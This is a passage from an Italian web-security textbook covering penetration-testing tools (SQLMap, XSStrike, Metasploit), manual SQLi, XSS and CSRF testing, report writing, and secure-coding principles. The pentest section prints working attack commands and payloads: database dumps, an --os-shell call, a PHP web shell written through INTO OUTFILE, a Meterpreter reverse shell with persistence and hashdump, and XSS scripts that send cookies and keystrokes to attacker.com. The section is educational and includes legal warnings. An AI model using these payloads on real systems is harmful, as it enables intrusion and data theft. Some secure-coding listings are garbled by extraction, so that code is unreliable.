with open('report.html', 'w') as f:
    f.write(html_report)

# 8. CI/CD Integration
# .gitlab-ci.yml
zap_scan:
  image: owasp/zap2docker-stable
  script:
    - mkdir /zap/wrk
    - zap-baseline.py -t $TARGET_URL -r report.html
  artifacts:
    paths:
      - report.html
    when: always
  allow_failure: true
```

12.6 SQLMap

SQLMap è tool automatizzato per SQL injection testing.

Listing 12.9: SQLMap usage

```
# 1. Basic usage
sqlmap -u "http://example.com/product.php?id=1"

# 2. POST requests
```

```
sqlmap -u "http://example.com/login.php" \
  --data="username=admin&password=test"

# 3. Cookie-based
sqlmap -u "http://example.com/profile.php" \
  --cookie="PHPSESSID=abc123"

# 4. Enumerate databases
sqlmap -u "http://example.com/product.php?id=1" --dbs

# Output:
# available databases [3]:
# [*] information_schema
# [*] mysql
# [*] webapp_db

# 5. Enumerate tables
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db --tables

# 6. Enumerate columns
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users --columns

# 7. Dump data
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users --dump

# 8. Dump specific columns
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users -C username,password --dump

# 9. OS command execution (se db user ha privilegi)
sqlmap -u "http://example.com/product.php?id=1" --os-shell

# 10. Advanced options
sqlmap -u "http://example.com/product.php?id=1" \
  --level=5 \       # Test thoroughness (1-5)
  --risk=3 \        # Risk level (1-3)
  --threads=10 \    # Parallel requests
  --batch \         # Never ask for user input
  --random-agent    # Random User-Agent

# 11. Tamper scripts (WAF bypass)
sqlmap -u "http://example.com/product.php?id=1" \
  --tamper=space2comment,between

# Tamper scripts disponibili:
# - space2comment: space -> /**/
# - charencode: Encode characters
# - between: AND -> AND BETWEEN
# - randomcase: Random case
```

12.7 XSStrike

Tool per advanced XSS detection.

Listing 12.10: XSStrike usage

```
# Install
git clone https://github.com/s0md3v/XSStrike.git
cd XSStrike
pip install -r requirements.txt

# Basic scan
python xsstrike.py -u "http://example.com/search.php?q=test"

# POST request
python xsstrike.py -u "http://example.com/comment" \
  --data "comment=test&name=user"

# Crawl mode
python xsstrike.py -u "http://example.com" --crawl

# Skip DOM XSS check (faster)
python xsstrike.py -u "http://example.com/search.php?q=test" --skip-dom

# XSStrike features:
# - Context-aware payload generation
# - WAF detection and bypass
# - DOM XSS scanning
# - Fuzzing
# - Crawling

# Payloads XSS comuni:
<script>alert(1)</script>
<img src=x onerror=alert(1)>
<svg/onload=alert(1)>
<iframe src="javascript:alert(1)">
'"><script>alert(1)</script>
javascript:alert(1)
<input autofocus onfocus=alert(1)>
<marquee onstart=alert(1)>
```

12.8 Metasploit Framework

Metasploit è framework per exploitation.

Listing 12.11: Metasploit basics

```
# Start Metasploit console
msfconsole

# Search for exploits
msf6 > search wordpress

# Use exploit
msf6 > use exploit/unix/webapp/wp_admin_shell_upload

# Show options
msf6 exploit(wp_admin_shell_upload) > show options

# Set parameters
msf6 exploit(wp_admin_shell_upload) > set RHOSTS 192.168.1.100
msf6 exploit(wp_admin_shell_upload) > set TARGETURI /wordpress/
```

```
msf6 exploit(wp_admin_shell_upload) > set USERNAME admin
msf6 exploit(wp_admin_shell_upload) > set PASSWORD password123

# Set payload
msf6 exploit(wp_admin_shell_upload) > set PAYLOAD php/meterpreter/
    reverse_tcp
msf6 exploit(wp_admin_shell_upload) > set LHOST 192.168.1.50

# Run exploit
msf6 exploit(wp_admin_shell_upload) > exploit

# Meterpreter shell commands
meterpreter > sysinfo          # System info
meterpreter > getuid           # Current user
meterpreter > pwd              # Current directory
meterpreter > ls               # List files
meterpreter > cat /etc/passwd  # Read file
meterpreter > download /etc/passwd # Download file
meterpreter > upload backdoor.php  # Upload file
meterpreter > shell            # Get system shell

# Post-exploitation modules
meterpreter > run post/linux/gather/checkvm  # Check if VM
meterpreter > run post/linux/gather/enum_configs  # Enumerate configs
meterpreter > run post/linux/gather/hashdump  # Dump password hashes

# Persistence
meterpreter > run persistence -X -i 60 -p 4444 -r 192.168.1.50
```

12.9 Common Vulnerabilities Testing

12.9.1 SQL Injection Testing

Listing 12.12: Manual SQLi testing

```
# 1. Detection
# Payload: '
URL: http://example.com/product?id=1'

Error: "You have an error in your SQL syntax"
-> SQL injection vulnerability!

# 2. Determine number of columns (UNION-based)
id=1 ORDER BY 1--      # No error
id=1 ORDER BY 2--      # No error
id=1 ORDER BY 3--      # Error
-> 2 columns

# 3. Find injectable columns
id=-1 UNION SELECT 1,2--
-> Shows which columns are displayed

# 4. Extract database info
id=-1 UNION SELECT database(),version()--
-> Current database, MySQL version

# 5. Extract table names
```

```
id=-1 UNION SELECT 1,table_name FROM information_schema.tables WHERE
    table_schema=database()--

# 6. Extract column names
id=-1 UNION SELECT 1,column_name FROM information_schema.columns WHERE
    table_name='users'--

# 7. Extract data
id=-1 UNION SELECT username,password FROM users--

# 8. Write file (if FILE privilege)
id=1 UNION SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE '/var/
    www/html/shell.php'--

# 9. Boolean-based blind SQLi
id=1 AND 1=1--  # True -> normal page
id=1 AND 1=2--  # False -> different page/error

# Extract data char by char:
id=1 AND SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a'--

# 10. Time-based blind SQLi
id=1 AND SLEEP(5)--
-> If page loads in 5 seconds -> vulnerable

# Extract data:
id=1 AND IF(SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a',
    SLEEP(5),0)--
```

12.9.2 XSS Testing

Listing 12.13: XSS payloads

```
<!-- 1. Reflected XSS detection -->
URL: http://example.com/search?q=<script>alert(1)</script>

<!-- 2. Stored XSS -->
Comment: <script>alert(document.cookie)</script>

<!-- 3. DOM XSS -->
URL: http://example.com/#<img src=x onerror=alert(1)>

<!-- 4. Bypass filters -->
<!-- If <script> filtered -->
<img src=x onerror=alert(1)>
<svg/onload=alert(1)>
<iframe src="javascript:alert(1)">

<!-- If () filtered -->
<script>alert`1`</script>

<!-- If quotes filtered -->
<script>alert(String.fromCharCode(88,83,83))</script>

<!-- Encoding -->
URL encode: %3Cscript%3Ealert(1)%3C/script%3E
HTML encode: &lt;script&gt;alert(1)&lt;/script&gt;
```

```
Unicode: \u003cscript\u003ealert(1)\u003c/script\u003e

<!-- 5. Cookie stealing -->
<script>
  fetch('http://attacker.com/steal?cookie=' + document.cookie);
</script>

<!-- 6. Keylogger -->
<script>
  document.onkeypress = function(e) {
    fetch('http://attacker.com/log?key=' + e.key);
  }
</script>

<!-- 7. Phishing -->
<script>
  document.body.innerHTML = '<h1>Session Expired</h1><form action="http
      ://attacker.com/phish"><input name="password" type="password"><
      button>Login</button></form>';
</script>
```

12.9.3 CSRF Testing

Listing 12.14: CSRF PoC

```
<!-- Scenario: Change password senza CSRF token -->

<!-- Legitimate request -->
POST /change-password HTTP/1.1
Host: example.com
Cookie: session=abc123

new_password=MyNewPass123

<!-- CSRF Attack -->
<!-- Attacker's malicious page -->
<html>
<body>
  <h1>You Won a Prize!</h1>
  <!-- Hidden form -->
  <form id="csrf" action="https://example.com/change-password" method="
      POST">
    <input type="hidden" name="new_password" value="hacked123">
  </form>
  <script>
    // Auto-submit
    document.getElementById('csrf').submit();
  </script>
</body>
</html>

<!-- Quando vittima visita pagina attacker -> password cambiata! -->

<!-- Testing checklist -->
1. Rimuovi CSRF token dalla request -> se funziona = VULNERABLE
2. Usa CSRF token di altra sessione -> se funziona = VULNERABLE
3. Cambia POST in GET -> se funziona = VULNERABLE
```

```
4. Modifica Content-Type -> se funziona = bypass possibile
```

12.10 Reporting

12.10.1 Struttura report professionale

Listing 12.15: Template penetration testing report

```
PENETRATION TESTING REPORT
==========================

1. EXECUTIVE SUMMARY
   1.1 Scope
   1.2 Objectives
   1.3 Timeline
   1.4 Overall Risk Rating
   1.5 Key Findings Summary
   1.6 Remediation Priority

2. METHODOLOGY
   2.1 Testing Approach (OWASP/PTES)
   2.2 Tools Used
   2.3 Testing Phases
   2.4 Limitations and Constraints

3. TECHNICAL FINDINGS

   For each vulnerability:

   VULNERABILITY: SQL Injection in Product Search

   Severity: CRITICAL
   CVSS Score: 9.8
   CWE: CWE-89

   Description:
   The product search functionality is vulnerable to SQL injection
   attacks due to improper input validation. An attacker can inject
   malicious SQL code to extract sensitive data from the database.

   Location:
   - URL: https://example.com/search
   - Parameter: q
   - Method: GET

   Impact:
   - Unauthorized data access
   - Database compromise
   - Potential server takeover
   - Data breach (customer PII, credit cards)

   Steps to Reproduce:
   1. Navigate to https://example.com/search
   2. Enter payload: ' OR '1'='1
   3. Submit search
   4. Observe SQL error message revealing database structure

```

```
   Proof of Concept:
   Request:
   GET /search?q=' UNION SELECT username,password FROM users-- HTTP/1.1

   Response:
   [Shows database dump with usernames and password hashes]

   Evidence:
   [Screenshots, request/response logs]

   Remediation:
   1. Use parameterized queries/prepared statements
   2. Implement input validation and sanitization
   3. Apply principle of least privilege for database user
   4. Enable WAF with SQL injection rules
   5. Regular security testing

   Code Example (BEFORE - Vulnerable):
   $query = "SELECT * FROM products WHERE name LIKE '%" . $_GET['q'] .
       "%'";

   Code Example (AFTER - Secure):
   $stmt = $pdo->prepare("SELECT * FROM products WHERE name LIKE ?");
   $stmt->execute(["%{$_GET['q']}%"]);

   References:
   - OWASP SQL Injection: https://owasp.org/www-community/attacks/
       SQL_Injection
   - CWE-89: https://cwe.mitre.org/data/definitions/89.html

4. RISK ASSESSMENT
   4.1 Critical: X findings
   4.2 High: Y findings
   4.3 Medium: Z findings
   4.4 Low: W findings
   4.5 Informational: V findings

5. REMEDIATION ROADMAP
   - Priority 1 (Immediate - 1 week)
   - Priority 2 (High - 1 month)
   - Priority 3 (Medium - 3 months)
   - Priority 4 (Low - 6 months)

6. CONCLUSION

7. APPENDICES
   A. Vulnerability Details
   B. Tool Output
   C. Compliance Mapping (PCI-DSS, GDPR, etc.)
```

12.10.2 Severity Rating

CVSS v3.1 Scoring

Common Vulnerability Scoring System
Base Score calculation:

- Attack Vector (AV): Network, Adjacent, Local, Physical
- Attack Complexity (AC): Low, High
- Privileges Required (PR): None, Low, High
- User Interaction (UI): None, Required
- Scope (S): Unchanged, Changed
- Confidentiality (C): None, Low, High
- Integrity (I): None, Low, High
- Availability (A): None, Low, High

Severity Ratings:

- 0.0: None
- 0.1-3.9: Low
- 4.0-6.9: Medium
- 7.0-8.9: High
- 9.0-10.0: Critical

Calculator: https://www.first.org/cvss/calculator/3.1

12.11 Legal Aspects

IMPORTANTE: Aspetti Legali

MAI fare pentesting senza autorizzazione scritta!
Requisiti legali:

1. Contratto firmato: Scope, timeline, metodologia
2. Letter of Authorization: Documento che autorizza testing
3. Rules of Engagement: Limiti, orari, contatti emergenza
4. NDA: Non-disclosure agreement per proteggere informazioni
5. Liability: Limitazione responsabilità

Reati potenziali (senza autorizzazione):

- Accesso abusivo a sistema informatico
- Frode informatica

- Danneggiamento di dati/programmi
- Intercettazione comunicazioni
- Detenzione abusiva di codici di accesso

Pene: Fino a 3 anni reclusione (Italia, Art. 615-ter C.P.)

12.12 Compliance

12.12.1 PCI-DSS Requirements

PCI-DSS Penetration Testing

Requirement 11.3: Perform penetration testing
11.3.1: Perform external penetration testing at least annually
11.3.2: Perform internal penetration testing at least annually
11.3.3: Exploitable vulnerabilities found must be corrected and testing repeated
11.3.4: If segmentation used, perform testing to verify isolation
Scope:

- Cardholder Data Environment (CDE)
- Critical systems
- Network segmentation controls

Methodology:

- Industry-accepted approach (OWASP, PTES)
- Coverage of CDE perimeter and critical systems
- Test from both inside and outside
- Test application layer and network layer

12.13 Esercizi

1. Setup lab environment con DVWA (Damn Vulnerable Web Application)
2. Esegui reconnaissance completo su target test
3. Usa Burp Suite per trovare 5 diverse vulnerabilità in DVWA
4. Scrivi exploit Python per SQLi found
5. Configura ZAP per automated scanning in CI/CD
6. Scrivi report professionale per findings trovati
7. Pratica con CTF challenges (HackTheBox, TryHackMe)

12.14 Verifica

- Quali sono le fasi del PTES?
- Qual è la differenza tra passive e active reconnaissance?
- Come usi Burp Repeater per testare SQLi?
- Cos'è CVSS e come si calcola?
- Quali informazioni deve contenere un report professionale?
- Perché è critico avere autorizzazione scritta prima di pentesting?

12.15 Riferimenti

- OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/
- PTES: http://www.pentest-standard.org/
- Burp Suite Documentation: https://portswigger.net/burp/documentation
- OWASP ZAP: https://www.zaproxy.org/docs/
- DVWA: https://github.com/digininja/DVWA
- HackTheBox: https://www.hackthebox.eu/
- CVSS Calculator: https://www.first.org/cvss/calculator/3.1

Capitolo 13

Secure Coding Practices

Mappa del capitolo

Obiettivi, Input validation, Output encoding, Secure design patterns, Error handling, Logging, File operations, Code review, Static analysis, Dependency management, SDLC security.

Introduzione

Il secure coding è la pratica di scrivere codice resistente ad attacchi e vulnerabilità. La maggior parte delle vulnerabilità web deriva da errori di programmazione evitabili. Questo capitolo copre principi, pattern e tecniche per scrivere codice sicuro fin dall'inizio, riducendo drasticamente la superficie d'attacco.

13.1 Obiettivi di apprendimento

- Applicare principi di secure coding (Defense in Depth, Least Privilege)
- Implementare input validation robusta
- Utilizzare output encoding corretto per ogni contesto
- Riconoscere e applicare secure design patterns
- Gestire errori in modo sicuro
- Implementare logging sicuro e completo
- Eseguire code review orientate alla sicurezza
- Utilizzare static analysis tools (SAST)
- Gestire dipendenze e vulnerabilità note
- Integrare security nel SDLC

13.2 Principi di Secure Coding

13.2.1 Defense in Depth

Defense in Depth

Non affidarsi a un singolo meccanismo di sicurezza. Implementare molteplici layer di difesa.
Esempio - Protezione da SQLi:

1. Layer 1 - Input validation: Whitelist caratteri permessi
2. Layer 2 - Prepared statements: Parameterized queries
3. Layer 3 - Least privilege: Database user con permessi limitati
4. Layer 4 - WAF: Web Application Firewall filtra pattern SQLi
5. Layer 5 - Monitoring: Detect anomalie query

Se un layer fallisce, altri layer proteggono ancora l'applicazione.

13.2.2 Fail Securely

Listing 13.1: Fail securely principle

```
#     INSICURO - Default to allow in caso errore
def check_permission(user, resource):
    try:
        return database.has_permission(user, resource)
    except Exception:
        return True  # Default allow - PERICOLOSO!

#     SICURO - Default to deny
def check_permission(user, resource):
    try:
        return database.has_permission(user, resource)
    except Exception as e:
        logger.error(f"Permission check failed: {e}")
        return False  # Fail securely - deny access

#     SICURO - Explicit error handling
def check_permission(user, resource):
    if not user or not resource:
        return False  # Invalid input

    try:
        result = database.has_permission(user, resource)
        if result is None:
            logger.warning("Permission query returned None")
            return False  # Treat None as deny
        return result
    except DatabaseError as e:
        logger.error(f"Database error in permission check: {e}")
        return False
    except Exception as e:
        logger.critical(f"Unexpected error in permission check: {e}")
        return False
```

13.2.3 Complete Mediation

Listing 13.2: Complete mediation - verificare ogni accesso

```php
<?php
//     INSICURO - Verifica permesso solo al primo accesso
class DocumentController {
    private $document;

    public function show($id) {
        if (!$this->hasPermission($id)) {
            abort(403);
        }

        $this->document = Document::find($id);
        return view('document', ['doc' => $this->document]);
    }

    public function edit($id) {
        // Riusa $this->document senza ri-verificare permessi
        // VULNERABILITÀ: Se $id diverso, permessi non verificati!
        $this->document->update($_POST);
    }
}

//     SICURO - Verifica permessi ad ogni accesso
class SecureDocumentController {
    public function show($id) {
        $document = Document::findOrFail($id);

        // Verifica permessi
        if (!$this->hasPermission(auth()->user(), $document)) {
            abort(403);
        }

        return view('document', ['doc' => $document]);
    }

    public function edit($id) {
        $document = Document::findOrFail($id);

        // RI-VERIFICA permessi (complete mediation)
        if (!$this->hasPermission(auth()->user(), $document)) {
            abort(403);
        }

        $document->update($this->validateInput());
        return redirect()->route('document.show', $id);
    }

    private function hasPermission($user, $document) {
        return $document->user_id === $user->id ||
               $user->hasRole('admin');
    }
}
?>
```

13.3 Input Validation

13.3.1 Whitelist vs Blacklist

```
Whitelist > Blacklist

Whitelist:  Definisci esattamente cosa è permesso
Blacklist:  Definisci cosa è proibito
SEMPRE preferire whitelist!
Motivo:  Impossibile prevedere tutti i possibili input malevoli.
```

Listing 13.3: Whitelist input validation

```python
import re
from typing import Optional

class InputValidator:
    @staticmethod
    def validate_username(username: str) -> bool:
        """
        Whitelist: Solo caratteri alfanumerici e underscore
        Lunghezza: 3-20 caratteri
        """
        if not username:
            return False

        # Whitelist pattern
        pattern = r'^[a-zA-Z0-9_]{3,20}$'
        return bool(re.match(pattern, username))

    @staticmethod
    def validate_email(email: str) -> bool:
        """Whitelist: RFC 5322 email format"""
        pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
        return bool(re.match(pattern, email))

    @staticmethod
    def validate_integer(value: str, min_val: int = None,
                         max_val: int = None) -> Optional[int]:
        """
        Validate e converti a integer
        Returns None se invalid
        """
        try:
            num = int(value)

            if min_val is not None and num < min_val:
                return None
            if max_val is not None and num > max_val:
                return None

            return num
        except (ValueError, TypeError):
            return None

    @staticmethod
    def validate_enum(value: str, allowed_values: list) -> bool:
        """Whitelist: Solo valori specifici permessi"""
```

```
        return value in allowed_values

    @staticmethod
    def sanitize_filename(filename: str) -> str:
        """
        Sanitize filename per prevenire path traversal
        Whitelist: alfanumerici, -, _, .
        """
        # Rimuovi path (solo filename)
        filename = os.path.basename(filename)

        # Whitelist caratteri sicuri
        safe_chars = re.sub(r'[^a-zA-Z0-9._-]', '_', filename)

        # Previeni nomi speciali
        if safe_chars in ['', '.', '..']:
            safe_chars = 'file'

        return safe_chars

# Esempio utilizzo
validator = InputValidator()

# Username
username = request.form.get('username')
if not validator.validate_username(username):
    return jsonify({'error': 'Invalid username'}), 400

# Email
email = request.form.get('email')
if not validator.validate_email(email):
    return jsonify({'error': 'Invalid email'}), 400

# Age
age = validator.validate_integer(request.form.get('age'), min_val=18,
    max_val=120)
if age is None:
    return jsonify({'error': 'Invalid age'}), 400

# Role (enum)
role = request.form.get('role')
if not validator.validate_enum(role, ['user', 'admin', 'moderator']):
    return jsonify({'error': 'Invalid role'}), 400

# File upload
uploaded_file = request.files['file']
safe_filename = validator.sanitize_filename(uploaded_file.filename)
```

13.3.2 Server-Side Validation

MAI affidarsi solo a client-side validation!
Client-side validation:

- Migliora UX (feedback immediato)
- Riduce richieste server
- Facilmente bypassabile (disabled JavaScript, Burp)

Server-side validation:

- OBBLIGATORIA per sicurezza
- Non bypassabile
- Authoritative

Strategia: Client-side + Server-side (defense in depth)
/
b/CLIENT-SIDE (user experience) <form id="registerForm"> <input type="text" id="username" required minlength="3" maxlength="20"> <input type="email" id="email" required> <input type="password" id="password" required minlength="12"> <button type="submit">Register</button> </form>
<script> document.getElementById('registerForm').addEventListener('submit', async (e) => e.preventDefault();
const username = document.getElementById('username').value; const email = document.getElementById('email').value; const password = document.getElementById('password').
// Client-side validation (UX) if (username.length < 3) alert('Username must be at least 3 characters'); return;
if (!/[a − zA − Z0 − 9]+/.test(username)) alert('Username can only contain letters, numbers, and underscore'); return;
// Invia al server const response = await fetch('/api/register', method: 'POST', headers: 'Content-Type': 'application/json', body: JSON.stringify(username, email, password));
// Server validation errors if (!response.ok) const data = await response.json(); alert(data.error);); </script>
// SERVER-SIDE (security - NON BYPASSABILE) @app.route('/api/register', methods=['POST']) def register(): data = request.get$_{json}()$
SEMPRE validare server-side! username = data.get('username') email = data.get('email') password = data.get('password')
Validation errors = []
if not InputValidator.validate$_{u}sername(username)$: $errors.append('Invalidusername')$
if not InputValidator.validate$_{e}mail(email)$: $errors.append('Invalidemail')$
if len(password) < 12: errors.append('Password must be at least 12 characters')
if not any(c.isupper() for c in password): errors.append('Password must contain uppercase')
if not any(c.islower() for c in password): errors.append('Password must contain lowercase')
if not any(c.isdigit() for c in password): errors.append('Password must contain digit')
if errors: return jsonify('error': ', '.join(errors)), 400
Procedi con registrazione user = create$_{u}ser(username, email, password)returnjsonify('id' : user.i$

13.4 Output Encoding

13.4.1 Context-Aware Encoding

Stesso dato richiede encoding DIVERSO in contesti diversi:

- HTML context: HTML entity encoding
- JavaScript context: JavaScript encoding

- URL context: URL encoding
- CSS context: CSS encoding
- SQL context: SQL escaping (meglio: prepared statements)

Encoding sbagliato = vulnerabilità XSS!
i
bmport html import json from urllib.parse import quote import re
class OutputEncoder: @staticmethod def html(text: str) -> str: """ HTML context encoding Previene XSS in HTML body """ return html.escape(text, quote=True)
@staticmethod def html$_a$ttribute($text : str$)$ $->$ $str :$ """$HTMLattributecontextUsasemprevirgolettepe$ $True$)
@staticmethod def javascript(text: str) -> str: """ JavaScript context encoding """ return json.dumps(text)[1:-1] Rimuovi outer quotes
@staticmethod def url(text: str) -> str: """URL parameter encoding""" return quote(text)
@staticmethod def css(text: str) -> str: """ CSS context - molto restrittivo Permetti solo alfanumerici """ return re.sub(r'[$^a - zA - Z0 - 9$]',$''$, $text$)
Template examples (Jinja2) VULNERABLE - No encoding """ Welcome username <!- Se username = "<script>alert(1)</script>" → XSS! -> """
SAFE - HTML encoding (Jinja2 auto-escape) """ Welcome username <!- Output: Welcome lt;scriptgt;alert(1)lt;/scriptgt; -> """
SAFE - HTML attribute context """ ... <!- Jinja2 auto-escape in attributes -> """
VULNERABLE - JavaScript context senza encoding """ <script> var username = "username"; // WRONG! </script> <!- Se username = '"; alert(1); //' → XSS! -> """
SAFE - JavaScript context con encoding """ <script> var username = username|tojson; // Jinja2 tojson filter </script> <!- Output: var username = "¨; alert(1); "; (escaped) -> """
SAFE - URL context """ Profile """
DANGEROUS - CSS context """ <style> .user-color color: user$_c$olor;$< /style >< !--NEVERinjectuserinputinCSS!-- >$ """
Esempio Python/Flask @app.route('/profile/<username>') def profile(username): Flask/Jinja2 auto-escape HTML context return render$_t$emplate($'profile.html', username = username$)
profile.html """ <h1>username</h1> <!- Auto-escaped ->
<script> // JavaScript context - usa tojson var user = username|tojson; </script>
Search """

13.4.2 Template Engines e Auto-Escaping

Listing 13.4: Auto-escaping in template engines

```
# Jinja2 (Python - Flask, Django)
    Auto-escape abilitato di default
{{ user_input }}  # Auto-escaped
{{ user_input|safe }}  # Disable escape - DANGEROUS!

# React (JavaScript)
    Auto-escape in JSX
```

```
<div>{userInput}</div>  # Auto-escaped
<div dangerouslySetInnerHTML={{__html: userInput}}></div>  # DANGEROUS!

# Vue.js
    Auto-escape
<div>{{ userInput }}</div>  # Auto-escaped
<div v-html="userInput"></div>  # DANGEROUS!

# Angular
    Auto-escape e sanitization
<div>{{ userInput }}</div>  # Auto-escaped
<div [innerHTML]="userInput"></div>  # Sanitized (ma evitare)

# PHP (Blade - Laravel)
    Auto-escape
{{ $userInput }}  # Escaped
{!! $userInput !!}  # NOT escaped - DANGEROUS!

# Handlebars
    Auto-escape
{{userInput}}  # Escaped
{{{userInput}}}  # NOT escaped - DANGEROUS!
```

13.5 Secure Design Patterns

13.5.1 Repository Pattern

Listing 13.5: Repository pattern per sicurezza database

```php
<?php
// Repository pattern centralizza accesso dati
// Benefici security:
// - Prepared statements in un solo posto
// - Validazione centralizzata
// - Easier code review

interface UserRepositoryInterface {
    public function find(int $id): ?User;
    public function findByEmail(string $email): ?User;
    public function create(array $data): User;
    public function update(int $id, array $data): bool;
    public function delete(int $id): bool;
}

class UserRepository implements UserRepositoryInterface {
    private $db;

    public function __construct(PDO $db) {
        $this->db = $db;
    }

    public function find(int $id): ?User {
        //     Prepared statement
        $stmt = $this->db->prepare(
            "SELECT * FROM users WHERE id = ?"
        );
        $stmt->execute([$id]);
```

```php

        $data = $stmt->fetch(PDO::FETCH_ASSOC);
        return $data ? new User($data) : null;
    }

    public function findByEmail(string $email): ?User {
        //      Validazione + prepared statement
        if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
            throw new InvalidArgumentException('Invalid email');
        }

        $stmt = $this->db->prepare(
            "SELECT * FROM users WHERE email = ?"
        );
        $stmt->execute([$email]);

        $data = $stmt->fetch(PDO::FETCH_ASSOC);
        return $data ? new User($data) : null;
    }

    public function create(array $data): User {
        //      Validazione
        $this->validateUserData($data);

        //      Hash password
        $data['password'] = password_hash(
            $data['password'],
            PASSWORD_BCRYPT
        );

        //      Prepared statement
        $stmt = $this->db->prepare(
            "INSERT INTO users (username, email, password, created_at)
             VALUES (?, ?, ?, NOW())"
        );

        $stmt->execute([
            $data['username'],
            $data['email'],
            $data['password']
        ]);

        $id = $this->db->lastInsertId();
        return $this->find($id);
    }

    public function update(int $id, array $data): bool {
        //      Validazione
        $this->validateUserData($data, partial: true);

        // Build dynamic UPDATE (solo campi forniti)
        $fields = [];
        $values = [];

        foreach ($data as $key => $value) {
            if (in_array($key, ['username', 'email'])) {
                $fields[] = "$key = ?";
                $values[] = $value;
```

```
            }
        }

        if (empty($fields)) {
            return false;
        }

        $values[] = $id;
        $sql = "UPDATE users SET " . implode(', ', $fields) .
               " WHERE id = ?";

        $stmt = $this->db->prepare($sql);
        return $stmt->execute($values);
    }

    private function validateUserData(array $data, bool $partial = false) {
        if (!$partial && !isset($data['username'])) {
            throw new InvalidArgumentException('Username required');
        }

        if (isset($data['username'])) {
            if (strlen($data['username']) < 3) {
                throw new InvalidArgumentException(
                    'Username too short'
                );
            }
        }

        if (isset($data['email'])) {
            if (!filter_var($data['email'], FILTER_VALIDATE_EMAIL)) {
                throw new InvalidArgumentException('Invalid email');
            }
        }

        if (isset($data['password'])) {
            if (strlen($data['password']) < 12) {
                throw new InvalidArgumentException(
                    'Password too short'
                );
            }
        }
    }
}

// Usage in controller
class UserController {
    private $userRepo;

    public function __construct(UserRepositoryInterface $repo) {
        $this->userRepo = $repo;
    }

    public function show($id) {
        $user = $this->userRepo->find($id);

        if (!$user) {
            abort(404);
```

```
        }

        // Authorization check
        if (!$this->canView(auth()->user(), $user)) {
            abort(403);
        }

        return view('user.show', ['user' => $user]);
    }
}
?>
```

13.5.2 Command Pattern per Audit

Listing 13.6: Command pattern per audit logging

```
from abc import ABC, abstractmethod
from datetime import datetime
from typing import Any
import json

class Command(ABC):
    """Base command con audit logging"""

    def __init__(self, user_id: int):
        self.user_id = user_id
        self.executed_at = None
        self.result = None

    @abstractmethod
    def execute(self) -> Any:
        """Esegui comando"""
        pass

    @abstractmethod
    def get_audit_data(self) -> dict:
        """Dati per audit log"""
        pass

    def run(self) -> Any:
        """Wrapper con audit logging"""
        self.executed_at = datetime.now()

        try:
            # Esegui comando
            self.result = self.execute()

            # Log successo
            self._log_audit(success=True)

            return self.result

        except Exception as e:
            # Log fallimento
            self._log_audit(success=False, error=str(e))
            raise

```

```
    def _log_audit(self, success: bool, error: str = None):
        """Scrivi audit log"""
        log_entry = {
            'command': self.__class__.__name__,
            'user_id': self.user_id,
            'timestamp': self.executed_at.isoformat(),
            'success': success,
            'data': self.get_audit_data()
        }

        if error:
            log_entry['error'] = error

        AuditLogger.log(log_entry)

class DeleteUserCommand(Command):
    def __init__(self, user_id: int, target_user_id: int):
        super().__init__(user_id)
        self.target_user_id = target_user_id

    def execute(self):
        # Verifica permessi
        if not has_permission(self.user_id, 'users.delete'):
            raise PermissionDenied('User cannot delete users')

        # Non permettere self-delete
        if self.user_id == self.target_user_id:
            raise ValidationError('Cannot delete own account')

        # Elimina user
        user = User.query.get(self.target_user_id)
        if not user:
            raise NotFoundError('User not found')

        user_email = user.email
        db.session.delete(user)
        db.session.commit()

        return {'deleted_user': user_email}

    def get_audit_data(self):
        return {
            'target_user_id': self.target_user_id,
            'result': self.result
        }

class UpdateUserRoleCommand(Command):
    def __init__(self, user_id: int, target_user_id: int, new_role: str)
        :
        super().__init__(user_id)
        self.target_user_id = target_user_id
        self.new_role = new_role

    def execute(self):
        # Verifica permessi
        if not has_permission(self.user_id, 'users.update_role'):
            raise PermissionDenied('User cannot update roles')

```

```
        # Valida role
        if self.new_role not in ['user', 'admin', 'moderator']:
            raise ValidationError(f'Invalid role: {self.new_role}')

        # Update
        user = User.query.get(self.target_user_id)
        if not user:
            raise NotFoundError('User not found')

        old_role = user.role
        user.role = self.new_role
        db.session.commit()

        return {
            'user_id': user.id,
            'old_role': old_role,
            'new_role': self.new_role
        }

    def get_audit_data(self):
        return {
            'target_user_id': self.target_user_id,
            'new_role': self.new_role,
            'result': self.result
        }

# Usage
@app.route('/api/users/<int:user_id>', methods=['DELETE'])
@login_required
def delete_user(user_id):
    command = DeleteUserCommand(
        user_id=current_user.id,
        target_user_id=user_id
    )

    try:
        result = command.run()  # Auto-logged
        return jsonify(result), 200
    except PermissionDenied as e:
        return jsonify({'error': str(e)}), 403
    except NotFoundError as e:
        return jsonify({'error': str(e)}), 404

# Audit log automatically contains:
# {
#   "command": "DeleteUserCommand",
#   "user_id": 5,
#   "timestamp": "2024-01-15T10:30:00",
#   "success": true,
#   "data": {
#     "target_user_id": 123,
#     "result": {"deleted_user": "user@example.com"}
#   }
# }
```

13.6 Error Handling

13.6.1 Secure Error Messages

Listing 13.7: Gestione errori sicura

```
#     INSICURO - Rivela informazioni sensibili
@app.route('/login', methods=['POST'])
def login_insecure():
    username = request.form['username']
    password = request.form['password']

    user = User.query.filter_by(username=username).first()

    if not user:
        return "Username does not exist", 401  #     Rivela esistenza
            username

    if not user.check_password(password):
        return "Incorrect password", 401  #     Rivela che username
            esiste

    # Login...

#     SICURO - Messaggi generici
@app.route('/login', methods=['POST'])
def login_secure():
    username = request.form['username']
    password = request.form['password']

    user = User.query.filter_by(username=username).first()

    # Messaggio generico - non rivela se username esiste
    if not user or not user.check_password(password):
        # Log tentativo fallito
        logger.warning(f"Failed login attempt for username: {username}")

        return jsonify({
            'error': 'Invalid credentials'  # Generico
        }), 401

    # Login...
    return jsonify({'token': generate_token(user)}), 200

#     INSICURO - Stack trace in produzione
@app.errorhandler(Exception)
def handle_error_insecure(e):
    return str(e), 500  #     Rivela stack trace, paths, etc.

#     SICURO - Messaggi generici, log dettagliato
@app.errorhandler(Exception)
